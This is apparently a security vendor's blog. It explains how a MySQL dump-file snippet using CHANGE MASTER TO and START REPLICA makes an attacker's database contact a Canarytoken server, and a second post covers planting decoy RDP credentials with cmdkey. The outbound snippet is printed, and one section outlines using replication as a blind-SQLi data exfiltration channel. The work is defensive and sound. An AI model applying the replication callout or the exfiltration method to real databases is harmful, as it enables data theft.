
After much fiddling and searching I found a promising lead through database replication.This was a mixed bag. The community/open-source version of MySQL does support replication but a server would need to be configured (through its config files) to support it. We can’t convince an attacker who stands up a temp MySQL server to first reconfigure their DBMS and I almost gave up. But then in-band-signalling once more saved the day (or led to horrible insecurity). It turns out that these configuration files can be overridden at runtime by SQL commands!Keep in mind that all we want at this stage is a set of MySQL queries (run on a standard MySQL instance) that will reach out and touch a foreign server somehow.I set up a netcat listener on a remote server and on the MySQL server side I configured the replication to point to it:CHANGE MASTER TO MASTER_HOST=’my-server.thinkst.com’, MASTER_PORT=3306, MASTER_USER=’root’, MASTER_PASSWORD=’root’, MASTER_RETRY_COUNT=1;Then, I typed START REPLICA; and waited. And waited.. and… nothing. The netcat listener showed no evidence of a connection, and I had nothing on my MySQL session.Running SHOW REPLICA STATUS; on the MySQL server reveals that the server did try to connect (already now an option for a DNS token), but the connection failed. I replaced netcat with tcpdump and retried the process. This time I did see a connection to my server, but no data was exchanged, and the MySQL status still reported a failure.
A deeper dive into the MySQL Handshake
Turning to the MySQL documentation on how a connection between a client and server is established, we learn that although the client (or replica-seeking server) initiates the connection, once open the client then waits for the server to return a Handshake packet. This packet describes the server’s capabilities and supported authentication plugins to the client, so they can mutually agree on the fullest feature set for the connection.We had enough capability at this point to create a DNS-based Canarytoken. Ie.- Create a unique DNS host-name on a domain we control; (this is done by simply visiting Canarytokens.org and creating a DNS-Canarytoken: we get back something like: 0iep6h5na3p4coxx4hax132b8.canarytokens.com)
- On the MySQL server, issue the commands MASTER_HOST=’0iep6h5na3p4coxx4hax132b8.canarytokens.com; START REPLICA
Even though the actual replication never takes place, the MySQL server resolves the DNS name of the foreign server (effectively tripping the DNS token) and letting us know that it’s happened.But… While a DNS based canarytoken (like this one) is great at letting us know that something happened (someone ran this mysql import command) it isn’t great at giving us more details. Our DNS server is able to tell that the record 0iep6h5na3p4coxx4hax132b8 was requested, but can only tell us the IP address of the DNS server that made the request.We can do better.If we can get the remote server to complete the MySQL handshake, we’d get a connecting IP address and we can possibly stuff more information from the MySQL server into the username/password fields that we submit.
 There were a few useful blog posts that helped describe the packet format, but it was a relatively complex encoding that included some fixed-width fields, some NULL-terminated fields, and some packing fields. Since I didn’t need the connection to complete, I simply captured (above figure) the Handshake packet from a real MySQL server (configured to explicitly not support SSL to simplify the next steps), and wrote a small Python server to send those captured bytes to every connection.This allows the handshake to go further (and lets us submit a username/password combination from MySQL to the foreign server).
 This gives us all the pieces we need to create a point-and-click Canarytoken to cover this use case (and we did). Here’s how you can use it.
Using the Canarytoken


If you visit https://canarytokens.org and click the token selection dropdown, you’ll notice a shiny new MySQL token. In typical Canarytoken style, you then supply just two pieces of information.
- An email address to receive the alert;
- A reminder note to jog your memory when this alert fires;
That’s it. When you hit “Create my Canarytoken”, we give you two quick ways to make use of the token, choose the one that’s best suited for your scenario (likely option 2):
1)
We give you the MySQL snippet you need to add to a MySQL dump of your own. If this statement is included in a dump-file that an attacker loads into their MySQL server, their server will reach out to ours, to let us know it’s happened.By default, we encode this snippet so that an attacker eyeballing a plundered MySQL dump file doesn’t spot it immediately. If we un-select the “Encode snippet” option (marked as [3]) we can take a closer look at what’s happening.The snippet now looks like:SET @bb = CONCAT(“CHANGE MASTER TO MASTER_PASSWORD=’my-secret-pw’, MASTER_RETRY_COUNT=1, MASTER_PORT=3306, MASTER_HOST=’k5sk4zeo5csej6pps4vkgzmtp.canarytokens.com’, MASTER_USER=’k5sk4zeo5csej6pps4vkgzmtp”, @@lc_time_names, @@hostname, “‘;”);PREPARE stmt FROM @bb;EXECUTE stmt;START REPLICA;Notice, we use the unique hostname created by the Canarytoken server as the MASTER_HOST and as part of the MASTER_USER. This means that the attacker’s MySQL server will actually (in the best case) do three things for us:-
-
- Her server will lookup k5sk4zeo5csej6pps4vkgzmtp.canarytokens.com triggering the DNS token and letting us know that the MySQL dump file we left safely on NYC-DC1 was just loaded into MySQL somewhere;
- Her server will connect to our fake MySQL server (which now knows her MySQL Server’s IP address, which is a strong thread to pull on);
- Her server will attempt to login to our fake MySQL server with the username: ‘k5sk4zeo5csej6pps4vkgzmtp”, @@lc_time_names, @@hostname which now gives us more information on the attacker that we can report on when letting you know the token has tripped.
-

2)
For users who don’t have a mysql dump file lying around (or don’t want to risk creating one with real data), we also offer option-2, where we take a sample MySQL file, run it through a quick mixer to generate some random linked tables with data, and insert the tokened snippet into it. No mess, no fuss. Simply drop the file on your server (or in your dropbox, or in your email) and if you ever get the notification to let you know that it’s been loaded, you know you have a problem.
In many ways, tokens like this are a joy. If you leave this Staff_Salaries-2021.mysql-dump.sql file in your email and forget about it for 10 years, it costs you nothing.
If you get a notification letting you know that the mysql dump you left in your mailbox just got loaded into a MySQL server in $FOREIGN_COUNTRY? That’s priceless.
There’s no chance of it being an accidental alert, and there’s almost no chance that an attacker would find a large enough mysql dump file without loading it into a DB to check it out.
Absolute win.
Bizzaro Bonus:
It’s super common for security companies to release attack tooling and then briefly mention some form of defense. We think a full 180° on this trend is worth it.The START REPLICA technique effectively gives us a usable new method for SQLi exfiltration on MySQL servers. Considering the past work on the offense side, tools from years ago exist to exfiltrate a database if access was limited to [blind] SQLi. There was Data Thief that used Oracle’s functionality to directly pull data to a remote server, and squeeza, which used DNS as a channel for command and control as well as a data channel to the attacker on MSSQL in constrained networks (DNS is usually permitted even if other ports are egress-restricted). In theory this technique could be used as a bandwidth-limited channel to exfiltrate data from a database that has no other egress methods. A domain name can contain up to 253 characters, though some of those will be used for the base domain, as well as the dots to separate the sub-domains. MySQL usernames can only be up to a maximum of 16 characters, so the exfiltration bandwidth is limited to a bit over 200 bytes/replica attempt.It was simple to modify the Python server I wrote for Canarytoken alerting to collect the usernames and append them into a string buffer, so I quickly prototyped a SEND_STR(str); function in MySQL [5] that would act as a exfil primitive, coupling that with some code to GROUP_CONCAT rows together, it was easy enough to [slowly] send a table (or select columns therein) from a blind SQLi. To test the speed, I generated a random 1024-character string, and timed sending it: ~26 seconds. This works out to a ~315 bit/s channel only using the username field as an exfil path–plenty to grab some password hashes or payment information. Future work would include using subdomains of a short domain to transmit more data per replica request.Closing remarks
We hope you’ve enjoyed following along in building a new type of Canarytoken, and seeing how this defensive capability is deeply rooted in offense. Once you start thinking about high leverage positions to detect attackers, it’s pretty hard to stop. Once you build some infrastructure to help you do it, doing it more becomes trivial. -
-
RDP, cmdkey, Canary (and thee)
Last month Florian Roth (cyb3rops) reacted to the news of Mimikatz dumping RDP credentials by asking how we could easily inject fake credentials into machines.

https://twitter.com/cyb3rops/status/1397440903476883458 Markus Neis pointed out that on Windows, cmdkey allows you to do this:

https://twitter.com/markus_neis/status/1397472760859856897 This is pretty awesome. Mimikatz is used by attackers the world over and having control of the data a Mimikatzer will see is a powerful tool to have. One route to looking for Mimikatz usage is injecting false credentials into lsass and watch for their usage in Active Directory, but tracking that credential usage will require some work on your domain controllers (or your SIEM). With the RDP service back on version 3 Canaries, we can use cmdkey to point attackers at our Canaries, and not have to worry about Active Directory integration.Let’s start by setting up a Canary as a Windows Server (called \\02-FINANCE-02).This will take all of 1 minute (if you’re a slow typer). Now even with the default settings, this Canary looks legit on the network:
 You can enrol Canaries into Active Directory, so enterprising attackers will sniff around for it on the network and inevitably try its file shares..
Which gives you that one alert, when it matters.
We put in significant work to make sure that Canaries don’t expose your network to additional attack-surface by running full-blown Operating Systems, while still looking legit enough for an attacker to have to use it. Markus’ cmdkey trick gives you another way to point an attacker to your bird.
 This means that an attacker that compromises this desktop gets bogus credentials [administrator/super-secret-123] but more importantly, they get a pointer to your Canary [\\02-FINANCE-02]
 We’re starting to repeat ourselves here, but this gives you that one alert that lets you know when bad stuff is happening.

Thinkst Thoughts